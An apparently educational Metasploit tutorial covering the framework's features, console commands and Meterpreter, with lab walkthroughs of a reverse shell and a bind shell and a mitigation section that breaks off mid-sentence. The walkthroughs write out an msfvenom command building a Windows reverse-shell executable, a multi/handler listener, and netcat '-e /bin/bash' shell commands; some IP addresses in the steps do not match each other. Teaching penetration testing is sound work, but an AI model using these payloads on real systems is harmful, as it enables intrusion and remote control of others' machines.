Metasploit


Metasploit is a widely used penetration testing and ethical hacking framework that helps security professionals and penetration testers identify, exploit, and remediate vulnerabilities in computer systems and networks. It provides a range of tools, modules, and resources for security testing and vulnerability assessment.

Here are some key features and aspects of Metasploit:

1. Penetration Testing: Metasploit is primarily used for penetration testing and ethical hacking to assess the security of computer systems, networks, and applications.
2. Exploitation Framework: It contains a vast collection of exploits, payloads, and auxiliary modules that can be used to exploit vulnerabilities in target systems.
3. Post-Exploitation: Metasploit allows testers to maintain control of compromised systems and gather information after a successful exploit. It offers post-exploitation modules for tasks like privilege escalation, data exfiltration, and lateral movement.
4. Payloads: Payloads are pieces of code that run on compromised systems and provide various functionalities, including remote access, data collection, and control. Metasploit offers a range of payloads to choose from.
5. Exploit Development: Security researchers and professionals can use Metasploit to develop and test their own exploits. It provides a development environment for creating and fine-tuning exploits.
6. Vulnerability Management: Metasploit can integrate with vulnerability scanners and databases, allowing users to import, validate, and correlate vulnerability data to facilitate the testing process.
7. Reporting: It generates detailed reports on penetration testing activities, findings, and recommendations. These reports help organizations understand their security posture and prioritize remediation efforts.
8. Community and Commercial Versions: Metasploit is available in both open-source and commercial versions. The community version is free and offers basic features, while the commercial versions provide more advanced capabilities and support.
9. Collaboration and Automation: Metasploit can be integrated into various security and DevOps tools, making it easier to collaborate on security assessments and automate certain testing tasks.
10. Active Development: The Metasploit Framework is actively maintained and updated by Rapid7, the company that develops it, and it regularly includes new exploits, modules, and features.

Metasploit Architecture

1. Metasploit is written in Ruby and has been in development for many years. The Metasploit Framework is actively maintained and updated by Rapid7, the company that develops it.
2. In Kali Linux, Metasploit is provided in the metasploit-framework package and is installed in the /usr/share/metasploit-framework directory.



3. The MSFconsole is the most commonly used interface for Metasploit.

Metasploit Filesystem

Some of the more important directories are briefly outlined below.

1. data

The data directory contains editable files used by Metasploit to store binaries required for certain exploits, wordlists, images, and more.

2. documentation

As its name suggests, the documentation directory contains the available documentation for the framework.

3. lib

The lib directory contains the 'meat' of the framework code base.

4. modules

The modules directory is where you will find the actual MSF modules for exploits, auxiliary and post modules, payloads, encoders, and nop generators.

5. plugins

Metasploit includes many plugins, which you will find in this directory.

6. scripts

The scripts directory contains **Meterpreter** and other scripts.

7. tools

The tools directory has various useful command-line utilities.

Metasploit Commands

1. Start Metasploit Framework: To start the Metasploit Framework, open a terminal and run the following command: `msfconsole`
2. Search for Modules: You can search for specific modules, such as exploits, payloads, or auxiliary modules, using the search command. For example, to search for all modules related to a specific service or application: `search service_name`
3. Load a Module: To load a module from the search results, use the use command, followed by the module name. For example: `use exploit/multi/http/apache_optionsbleed`
4. Show Module Options: To display the available options for a loaded module, use the show options command. This allows you to configure the module before using it. `show options`
5. Set Module Options: You can set the values for module options using the set command. For example:

```
set RHOSTS target_IP
set LHOST attacker_IP
```

6. Run the Exploit: Once you have configured the module options, you can run the exploit using the exploit or run command: `exploit`
7. Show Exploit Payloads: To list available payloads for the exploit, use the show payloads command: `show payloads`
8. Set Payload: If the exploit requires a specific payload, use the set PAYLOAD command to specify the payload to use. For example: `set PAYLOAD payload_name`
9. Generate Payload: You can generate a payload using the generate command, which is helpful when you need a specific payload for a target: `generate -t raw -o output_file`
10. Post-Exploitation Commands: Once a successful exploit is performed, you can use various post-exploitation commands within the Metasploit shell to interact with the compromised system. Common post-exploitation commands include:
    1. `sessions` : List active sessions.
    2. `sessions -i session_number` : Interact with a specific session.
    3. `background` : Send a session to the background.
    4. `shell` : Open a system shell on the compromised host.
    5. `upload and download` : Transfer files between the compromised host and your system.
11. Exit Metasploit: To exit the Metasploit Framework, use the `exit` command or press Ctrl+D.

Meterpreter

Meterpreter is a post-exploitation tool that is part of the Metasploit Framework, a widely used penetration testing and ethical hacking tool. It provides a powerful and interactive shell for controlling and managing compromised systems after a successful exploit. Meterpreter sessions are the interactive connections established with compromised hosts, giving the attacker full control over the target system.

Here are some key aspects of Meterpreter sessions:

1. Interactive Control: Meterpreter sessions provide an interactive shell, which allows the attacker to execute commands on the compromised host, browse the file system, manipulate the registry, and perform various tasks with a high degree of control.
2. Persistent Access: One of the advantages of Meterpreter is its ability to establish a persistent presence on compromised systems. Even if the target system is rebooted or network connectivity is lost, Meterpreter can automatically reconnect when possible.

3. Privilege Escalation: Meterpreter sessions often include built-in commands and scripts for privilege escalation. This allows the attacker to increase their level of access on the compromised host, potentially gaining administrative or root privileges.
4. File Transfer: Meterpreter allows for easy file transfer between the attacker's system and the compromised host. This is useful for exfiltrating data, uploading additional tools, or moving files around.
5. Network Enumeration: The tool provides various commands for enumerating network information, such as listing open ports, viewing network configurations, and identifying other systems on the network.
6. Screenshots and Webcam Access: Meterpreter can capture screenshots of the compromised system's desktop and even access webcams if available.
7. Privilege De-Escalation: In situations where the attacker already has high-level privileges, Meterpreter allows for the de-escalation of privileges to maintain a low profile and avoid detection.
8. Process Manipulation: The attacker can interact with running processes, including starting, stopping, and migrating processes.
9. Resource Enumeration: Meterpreter sessions can be used to collect information about system resources, such as installed software, hardware, and services.
10. Built-In Post-Exploitation Modules: Metasploit provides a range of post-exploitation modules that can be leveraged within Meterpreter sessions for various tasks, such as lateral movement, data collection, and further exploitation.

Hypothetical Scenario to use Reverse Shell and Bind Shell

Reverse Shell with Meterpreter

Demonstration

For testing purposes, no antivirus enabled.

For testing purposes, no firewall enabled, either.

In this demonstration, we have two boxes:

Box A:

The "attacker" machine.

OS - Kali-Linux.

IP Addr - 192.168.0.14.

On the same network as the victim machine.

Box B:

The “victim” machine.

OS - Windows 10.


IP Addr - 192.168.0.1.

On the same network as the attacker machine.

Step 1: Generate the executable payload

On the attacker’s box (Box A), run `msfpayload` or `msfvenom`:

```
/usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.1 -f exe -o /tmp/iambad.exe
```



Step 2: Copy the executable payload to Box B

```
cd /tmp
python3 -m http.server 8080
```

Step 3: Set up the payload handler on Box A

```
msfconsole -q
msf6 > use exploit/multi/handler
```

```
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.0.14
lhost => 192.168.0.14
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.14:4444
```

Step 4: Double-click on the malicious executable

This step requires no further explanation.

Step 5: View the meterpreter/payload session on box A

Bind Shell with Meterpreter

Demonstration

For testing purposes, no antivirus enabled.


For testing purposes, no firewall enabled, either.

Step 1: On Kali machine, do

```
cd /usr/share/windows-binaries
python3 -m http.server 8080
```

Step 2: On Windows 10 machine,

- Go to the browser and open the link - http://192.168.0.14:8080




- Click on nc.exe to download it.

Step 3: On Kali machine,

```
nc -n -l -v -p 1234 -e /bin/bash
```


- -n means to use IP address of the network interface.
- -l means listening to inbound connections.
- -v is verbose mode.
- -p specifies the source port which here we put 1234.
- -e means which local terminal we want to bind to the listener and here we have specified bash shell.



Step 4: On Windows 10 machine,

```
cd C:\Users\vboxuser\Downloads
nc.exe -nv 192.168.10.10 1234
open
whoami
```

- Verifythat it returns Kali's username.



Difference between Reverse Shell and Bind Shell

Reverse shells and bind shells are two common techniques used in the field of cybersecurity and penetration testing to establish a connection between an attacker's machine (the machine trying to gain access) and a target machine (the machine to be compromised). They differ in how the connection is initiated and who has control over the network setup:

1. Reverse Shell:
    1. Initiation: In a reverse shell, the target machine initiates the connection to the attacker's machine. The attacker sets up a listener on their machine, and the compromised target connects back to the attacker.
    2. Control: The attacker has control over the listener and waits for incoming connections. Once the target connects, the attacker gains control over the target's shell.
    3. Use Cases: Reverse shells are often used when the target machine is behind a firewall or NAT and cannot accept incoming connections. It is a more stealthy approach in scenarios where the attacker cannot directly reach the target.
2. Bind Shell:
    1. Initiation: In a bind shell, the attacker's machine initiates the connection to the target machine. The attacker sets up a listener on the target machine, and the attacker connects to that listener.
    2. Control: The target machine hosts the listener, and the attacker connects to it. The attacker gains control over the target's shell. The control is with the target because the attacker is connecting to a service on the target machine.
    3. Use Cases: Bind shells are useful when the attacker has direct access to the target's network or when a target machine is exposed to incoming connections. They are typically used in scenarios where the attacker has a foothold within the target's network and wants to establish a connection back to their machine.

Mitigation Plan

You would fight against a hacker using metasploit the same way you would fight against a hacker without metasploit. In fact, metasploit makes it easier for a corporation to defend its network against hackers as it makes the process of assessing security vulnerabilities simpler and more efficient. Additionally, a more sophisticated attacker will write their own exploits rather than relying on metasploit, since all of the exploits and payloads are well known and thus easy to detect.

To better answer This question, lets first look at how metasploit is used by both the hacker and the defensive security practitioner.

Metasploit is a penetration testing framework. As far as we are concerned, it contains known exploits and payloads to be used by defensive and offensive security practitioners (as well as more malevolent actors a.k.a hackers).

The goal of Metasploit for the malicious hacker is to simplify the exploitation process. Lets look at a well known vulnerability and how a hacker would go about exploiting this vulnerability with and without Metasploit. We will look at Eternal Blue (ms017-010). Eternal Blue is an SMB kernal pool corruption vulnerability that can result in remote code execution. To simplify what this means, a hacker can gain access to server or computer vulnerable to Eternal Blue.

Without metasploit, the attacker would have to first verify that the target computer is vulnerable. This would involve reconnaissance such as running various scans against the target server, checking for open ports and service versions that could indicate if the server is vulnerable or not. Then the attacker would develop or otherwise obtain an exploit that takes advantage of this vulnerability. After testing the exploit in an isolated lab environment (so the exploit doesnt fail and get him/here caught) the exploit is finally launched against the server. This process can be quite expensive in time to develop the exploit and knowledge required to do so. Additionally, the only guarantee the exploit will work is based on the developers confidence.

With metasploit, the attacker can use built in tools used to determine if a system is vulnerable. Then he would load up a module implementing the Eternal Blue exploit, load a payload such as a reverse shell and execute the attack against the target. All the hard work is done and with a few keyboard strokes, the system is owned.

The defensive security practitioner (the individual or team responsible for defending the network) has a similar view of metasploit. If the defender wants to determine if his systems are vulnerable to Eternal Blue, one method to take is to pretend to be an attacker and see if he can